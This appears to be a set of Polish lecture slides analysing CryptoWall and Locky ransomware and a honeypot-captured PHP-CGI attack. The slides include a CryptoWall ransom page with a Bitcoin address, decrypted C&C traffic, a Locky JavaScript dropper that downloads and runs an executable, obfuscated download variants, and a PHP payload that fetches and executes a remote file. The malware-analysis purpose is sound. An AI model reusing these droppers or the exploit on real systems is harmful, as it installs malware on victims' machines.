- [\[Redacted\]](#) ◀ Your personal code (if you open the site (or TOR 's) directly)



CryptoWall – strona do zapłaty Captcha



CryptoWall – podstawowe informacje

The screenshot shows a web browser window with the title "Decrypt service". The address bar displays a URL ending in ".onion.to". The browser's bookmark bar includes "Most Visited", "Offensive Security", "Kali Linux", "Kali Docs", "Exploit-DB", and "Aircrack-ng".

The main content area has a blue background and contains a white box with the following text:

Your files are encrypted.

You did not pay in time for decryption, that's why the decryption price increases **2** times. At the moment, the cost of decrypting your files is **1000 USD/EUR**. In case of failure to **08/07/15 - 13:07** your key will be deleted permanently and it will be impossible to decrypt your files.

Your system: **Windows XP (x32)** First connect IP: [redacted] Total encrypted **575** files.

Below this box are five buttons: "Refresh", "Payment", "FAQ", "Decrypt 1 file for FREE", and "Support".

Below the buttons, the text reads:

We are present a special software - CryptoWall Decrypter - which is allow to decrypt and return control to all your encrypted files.
How to buy CryptoWall decrypter?

A gray box contains the Bitcoin logo and the word "bitcoin". Below it are two numbered steps:

- 1. You should register Bitcon wallet (click here for more information with pictures)**
- 2. Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.**

Below the steps is the text "Here are our recommendations:" followed by a list of recommendations:

- [LocalBitcoins.com \(WU\)](#) - Buy Bitcoins with Western Union
- [Coincave.com](#) - Recommended for fast, simple service. Payment Methods: Western Union, Bank of America, Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, In Person

CryptoWall – gdzie zapłacić

Decrypt service

https://7oqnsnzwwnm6zb7y.onion.to/

Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng

New to Buy Bitcoins? An international directory of bitcoin exchanges:

- [Cash Into Coins](#) - Bitcoin for cash.
- [CoinJar](#) - CoinJar allows direct bitcoin purchases on their site.
- [anxpro.com](#)
- [bittylicious.com](#)
- [ZipZap](#) - ZipZap is a global cash payment network enabling consumers to pay for digital currency.

3. Send 2.08 BTC to Bitcoin address: 19eSFuRGep6yPb1HbLUNEVpHBeNX5Ap1Sy

4. Enter the Transaction ID and select amount:

2.08 BTC ~= 500 USD

Note: Transaction ID - you can find in detailed info about transaction you made.
(example 44214efca56ef039386ddb929c40bf34f19a27c42f07f5cf3e2aa08114c4d1f2)

5. Please check the payment information and click "PAY".

Your sent drafts				
Num	Draft type	Draft number or transaction ID	Amount	Status
Your payments not found.				

0 valid drafts are put, the total amount of 0 USD/EUR. The residue is 500 USD/EUR.

CryptoWall – na maszynie

Process Explorer - Sysinternals: www.sysinternals.com [ZOAK\pke]

File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	VirusTotal
Interrupts	< 0.01	0 K	0 K		n/a Hardware Interrupts and DPCs		
smss.exe		172 K	432 K	696	Menedżer sesji Windows NT	Microsoft Corporation	
csrss.exe		1 944 K	2 084 K	760	Client Server Runtime Process	Microsoft Corporation	
winlogon.exe		6 820 K	2 648 K	816	Aplikacja logowania systemu...	Microsoft Corporation	
services.exe		4 776 K	19 652 K	860	Usługi i aplikacja Kontroler	Microsoft Corporation	
svchost.exe		2 876 K	5 312 K	1036	Generic Host Process for Wi...	Microsoft Corporation	
naPtdMgr.exe		3 772 K	1 088 K	1428	NAI Product Manager	McAfee, Inc.	
wmiiprse.exe		1 992 K	5 256 K	2636	WMI	Microsoft Corporation	
saUI.exe		2 204 K	4 208 K	2232	SiteAdvisor	McAfee, Inc.	
svchost.exe		1 944 K	4 536 K	1116	Generic Host Process for Wi...	Microsoft Corporation	
svchost.exe		13 688 K	22 840 K	1236	Generic Host Process for Wi...	Microsoft Corporation	
rundll32.exe		1 932 K	2 636 K	636	Uruchamia plik DLL jako apli...	Microsoft Corporation	
svchost.exe		2 472 K	3 484 K	1324	Generic Host Process for Wi...	Microsoft Corporation	
svchost.exe							
svchost.exe							
spoolsv.exe							
svchost.exe							
AppleMobileDevic...		9 400 K	13 172 K	1840	MobileDeviceService	Apple Inc.	
mDNSResponder...		964 K	3 076 K	1940	Bonjour Service	Apple Inc.	
iqs.exe		8 376 K	1 416 K	316	Java(TM) Quick Starter Servi...	Sun Microsystems, Inc.	
McSALite.exe		18 164 K	15 732 K	436	SiteAdvisor	McAfee, Inc.	
EngineService.exe		476 K	576 K	464	McAfee Engine Service	McAfee, Inc.	
FrameworkService...		4 720 K	6 488 K	504	Framework Service	McAfee, Inc.	
YsTskMgr.exe	8.35	2 120 K	2 500 K				
mfevtps.exe		3 596 K	60 K				
svchost.exe		2 636 K	4 700 K				
Mcshield.exe		81 136 K	52 700 K				
mfeann.exe		2 448 K	4 800 K				
wmiaprv.exe		1 416 K	4 600 K				
alg.exe		1 188 K	3 600 K				
iPodService.exe		1 464 K	4 000 K				
lsass.exe		4 300 K	4 300 K				
explorer.exe		19 688 K	9 400 K				
procexp.exe	2.78	10 076 K	5 800 K				
UdaterUI.exe		3 968 K	1 600 K				
McTray.exe		672 K	2 192 K				
shstat.exe		2 192 K	2 192 K				
AdobeARM.exe		4 848 K	11 316 K	3936			
Network Configuration.exe		1 372 K	4 440 K	3956			
iTunesHelper.exe		10 336 K	14 852 K	1336			
mmsgs.exe		1 552 K	816 K	3076			
Netscp.exe		9 944 K	18 976 K	1312			
ctfmon.exe		952 K	3 724 K	2368			
chrome.exe		71 392 K	33 688 K	3020			
chrome.exe		38 788 K	34 272 K	2240			
chrome.exe		37 688 K	31 260 K	2256	Google Chrome	Google Inc.	

Command Line:
C:\WINDOWS\system32\rundll32.exe "C:\WINDOWS\system32\ciodm6.dll";YCUPIGFLTY

Path:
C:\WINDOWS\system32\rundll32.exe

svchost.exe 1 944 K 4 536 K 1116 Generic Host Process for Wi... Microsoft Corporation

svchost.exe 13 688 K 22 840 K 1236 Generic Host Process for Wi... Microsoft Corporation

rundll32.exe 1 932 K 2 636 K 636 Uruchamia plik DLL jako apli... Microsoft Corporation

svchost.exe 2 472 K 3 484 K 1324 Generic Host Process for Wi... Microsoft Corporation

Command Line:
C:\WINDOWS\system32\rundll32.exe "C:\WINDOWS\system32\ciodm6.dll";YCUPIGFLTY

Path:
C:\WINDOWS\system32\rundll32.exe

CPU Usage: 11.13% Commit Charge: 24.12% Processes: 51 Physical Usage: 62.63%

CryptoWall 3.0 – analiza ruchu sieciowego

- Próbką uzyskana z zainfekowanej maszyny na wydziale została uruchomiona w kontrolowanym środowisku (ang. Sandbox)
- Analizowana próbka łączyła się do szeregu serwerów z wykorzystaniem protokołu HTTP i metody POST
- Ruch zabezpieczony szyfrem RC4 – ale klucz przesyłany wraz z zaszyfrowanymi danymi
- Serwery Webowe do których łączy się zainfekowana maszyna to też ofiary, po włamaniu umieszczany jest na nich skrypt pośredniczący w komunikacji z serwerem C&C – serwery te nazywamy serwerami proxy

CryptoWall 3.0 – analiza ruchu sieciowego

Follow TCP Stream (tcp.stream eq 12)

Stream Content


POST /PwdfIQ.php?_=hreaamea2v3rs HTTP/1.1 **nazwa skryptu**
Accept: */* **... i klucz**
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 92
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: me[redacted]eu **adres domeny**
Cache-Control: no-cache

v=223643661dd845a28f03ca8966b1514584748464a7e2343ad71dd02b1697a68e625c03b54cefd4766c48754fb4 HTTP/1.1 200 OK
Date: Thu, 29 Oct 2015 13:00:37 GMT **Data i czas**
Server: Apache/2
X-Powered-By: PHP/5.5.13
Vary: Accept-Encoding, User-Agent
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html

Zaszyfrowane dane od ofiary ...
... opowiedź via server

3e4
2230063713c04cbe8a12b98a27811b6ac632c944d18f6d618d348a1617ced680382a0cf85a91ed6e732124538b4c46a5126cd96910cb0e62cbd8ae4e45e39c37c62a2b6ec6fceb7be2e8ceea0b363a8e310143a188834e368d59b92ab083680d813e8739750d053840c5c9b894ce04ea0928bd1a19572de68f21f632ebb89b918875832937a61c26e2afaaaecfe01837bb25e4dd8f4e87f98ad958756abe53b37a37afe051f7acb3bcf46f55ad1dda9c65acbe9710c4d950d16155b5d351887a5eae4f8800d664b8998cd9fd6176671903ed13fe357c4bbcb89ad5d359ebc4c24d1dfd6111f6f47e0b583697871bdf409608087c45aad6b4552650488014233694dcb84d9ffbeccaabe5bc29a2be4e4f0b1c8a742629932c05197485aabf3e094a3bc4956d9ec4724dbcee8a9feb5ce056b28e22979d6b189ddf0d21c78a791667ebb1ec73fe2bc1507f649d9cbf779cbdd3166fd995ceba161ae047cf9b18f2b95bbf06f9fb2e62b0833220238f6d2816ea8e56b8ba8b5eed4eb9515dd4aa937f72fff597ab9d7874baff32bc5fd8a203353b7123feb7e86c23871d44fa34d79a4cb08bb8ffeb8f2d0958a94cfe51a731282e79811cdef35f86f7debe253ee63128eee674c1c531af0185526403a28525bdccbf0983ff730d88f8798ba3496e19495c4988083a71058a43cfa0bcf8471b0

CryptoWall 3.0 – ruchu odszyfrowany



{1|crypt107|F43E2E614DCC653FXXXXXXXXXX|2|1|2||194.29.XXXXXXX}

{144|1}

{7|crypt107|F43E2E614DCC653FXXXXXXXXXXXXXXXXXX|1}

{232|7oqnsnzwwnm6zb7y.onion|XXXXX|PL|-----BEGIN PUBLIC KEY----- ...

{7|crypt107|F43E2E614DCC653FXXXXXXXX|2|C605351D0F5XXXXXXXXXXXX}

PNG image

{3|crypt107|F43E2E614DCC653FXXXXXXXXXXXXXXXXXX|1}}

{318}

{7|crypt107|F43E2E614DCC653XXXXXXXXXX|3|all=594}

{342|1}


CryptoWall 3.0 – źródło danych

- Po analizie pierwszej próbki, w związku z dość ciekawą komunikacją sieciową rozpoczęto poszukiwania dostępu do kolejnych próbek
- Na początku skorzystano z Blog-a www.malware-traffic-analysis.net ... uzyskując kilkanaście nowych próbek
- W ramach późniejszych prac znaleziono dwa serwisy malwr.com oraz reverse.it co w efekcie dało dostęp do setek nowych (oraz historycznych) próbek
- Manualna obróbka danych uzyskanych z dynamicznej analizy próbek stała się praktycznie niemożliwa

CryptoWall – statystyki

- Przeanalizowano 359 próbek zawierających 59 unikalnych list serwerów proxy
 - średnio na liście było 39,92 serwerów
 - największa lista zawierała aż 70 serwerów !!!
- Dane zawierały 2038 unikalnych adresów URL
- Wykryto 1945 unikalnych domen
- Około 1700 domen można było nadal rozwinąć w systemie DNS (luty 2016) wykryto 1535 unikalnych adresów IP

Locky




Locky

- Analizę tego zagrożenia rozpoczęliśmy pod koniec marca 2016
- Locky dystrybuowany za pomocą e-maila z załącznikiem zawierającym zainfekowany dokument Word-a lub Excel-a oraz bezpośrednio jako plików wykonywalnych JavaScript lub Visual Basic
- Załącznik jest pierwszym stopniem infekcji, który dopiero dociąga z serwera dystrybucyjnego właściwy kod źródłowy Lockiego
- W celu utrudnienia analizy w późniejszych wersja ściągany kod jest zaszyfrowany oraz ma formę biblioteki DLL z dedykowaną nazwą funkcji wejścia

Locky

- W porównaniu do CryptoWall-a wykorzystywał bardziej rozbudowany sposób komunikacji z serwerami C&C
 - Każda próbka posiadała od dwóch do pięciu za-hardkodowanych adresów C&C
 - Jeśli, żaden z adresów nie odpowiada uruchamiana procedura DGA
- Źródło danych do analizy podobnie jak w przypadku CryptoWall-a to Blog www.malware-traffic-analysis.net oraz serwis malwr.com
- Dodatkowo z serwisu ransomtracker.abuse.ch pobierane były adresy serwerów dystrybucyjnych z których bezpośrednio pobierano próbki (do odszyfrowania i) do analizy

Locky – liczba serwerów dystrybucyjnych




- W ramach prac zaobserwowaliśmy różne schematy szyfrowania opartego o XOR - klucze od 1 do 32 bajtów

Locky - statystyki

- Przeanalizowaliśmy 481 różnych próbek Locky-iego (drugiego stopnia, pliki formatu PE – bezpośrednio wykonywalne jak i DLL)
- Znaleźliśmy ponad 5900 różnych próbek związanych z Locky-im (pierwszy i drugi stopień)
- Wśród tego
 - 4026 pierwszy stopień w JavaScript
 - 569 pierwszy stopień jako dokument MS Word
 - 278 pierwszy stopień jako dokument MS Excel
 - 110 pierwszy stopień w Visual Basic-u

Locky – wielkość kodu pierwszego stopnia (JS)



Locky – pierwszy stopień JavaScript

```
var shell = new ActiveXObject('WScript.Shell');
var out = shell['ExpandEnvironmentStrings']('%TEMP%') + '/WEqFWjTd.exe';
var xmlhttp = new ActiveXObject('MSXML2.XMLHTTP');
xmlhttp['onreadystatechange'] = function() {
    if (xmlhttp['readyState'] === 4) {
        var stream = new ActiveXObject('ADODB.Stream');
        stream['open']();
        stream['type'] = 1;
        stream['write'](xmlhttp['ResponseBody']);
        stream['position'] = 0;
        stream['saveToFile'](out, 2);
        stream['close'](); };
    xmlhttp['open']('GET', 'http://shop.havtoto.bget.ru/system/logs/45g456jhyfg',
        false);
    xmlhttp['send']();
    shell['Run'](out, 1, false);
} catch (err) {};
```

Locky – obfuskacja pierwszego stopnia

A)

```
Njofagi[Uzkoy]("GET", http://themesbin.com/k9sjaf", false);  
Njofagi["send"]();
```

B)

```
DqWgVQeF['o\u0070\u0065n']('G\u0045T' ,  
    '\u0068\u0074\u0074\u0070\u003A\u002F\u002F\u0062\u0069\u0074\u006D\u0065\u0079e\u006E\u006B\u0061\u0072\u0074\u0075\u0073\u0069\u0073\u0074\u0061\u006E\u0062\u0075\u006C\u002E\u0063\u006F\u006D\u002F\u0073\u0079s\u0074\u0065\u006D\u002F\u006C\u006F\u0067\u0073\u002F\u0038\u0037\u0068\u0037\u0035\u0034', false);  
DqWgVQeF['se\u006E\u0064']();
```

C)

```
JBGUHYm2e[TTBLVVx3k]("G\x45T",  
    "ht"+"tp"+"://"+"fu"+"nk"+"os"+"to"+"ck"+"s."+"com"+"a"+"se"+"32f"+"f",  
    false);  
JBGUHYm2e["s"+"end"]();
```

Locky - statystyki

C&C Server URL	Date of the first sample analysis	No. of samples	No. of hardcoded C&C	No. of different DGA algorithms	DLL entry point name
main.php	2016.03.21	41	18	7	-
submit.php	2016.03.28	24	15	3	-
userinfo.php	2016.05.03	226	42	9	-
access.cgi	2016.05.30	2	2	1	-
/upload/_dispatch.php	2016.05.31	18	14	9	-
/php/upload.php	2016.08.01	11	16	3	-
/data/info.php	2016.08.29	19	14	8	1
apache_handler.php	2016.09.27	20	22	8	1
linuxsucks.php	2016.10.24	9	11	5	2
message.php	2016.11.03	57	24	20	11
information.cgi	2016.11.21	1	3	1	1

Plan wykładu

- Wstęp
- Zeus/Citadel
- Ransomware
- Botnet-y
- Studium przypadku
 - CryptoWall/Locky
 - Customer.jpg
 - Skuteczność programów AV
 - Mspaints

Studium przypadku – customer.jpg

System HoneyPot zaobserwował atak skierowany na interpreter php działający jako skrypt cgi-bin:

<u>190.220.152.235</u>	<u>25 November 2013 04:38:55</u>	/cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E
------------------------	----------------------------------	--

customer.jpg – zdekodowane żądanie

- Korzystając z prostego skryptu *perl*-owego
perl -pe 's/%(..)/chr(hex(\$1))/ge'
- Zdekodowałem żądanie

```
-d+allow_url_include=on+-  
d+safe_mode=off+-  
d+suhosin.simulation=on+-  
d+disable_functions=""+-  
d+open_basedir=none+-  
d+auto_prepend_file=php://input+-  
d+cgi.force_redirect=0+-  
d+cgi.redirect_status_env=0+-n
```

customer.jpg – przesłany metodą POST

fragment kodu w PHP

Stream Content

```
POST /cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E HTTP/1.1
Host: 194.29.168.6
Content-Type: application/x-www-form-urlencoded
Content-Length: 161

<?php file_put_contents("/tmp/.x.tgz", file_get_contents("http://103.8.27.213/themes/Classic/customer.jpg")); system("cd /tmp; python .x.tgz; rm -rf .x.tgz"); ?>
```

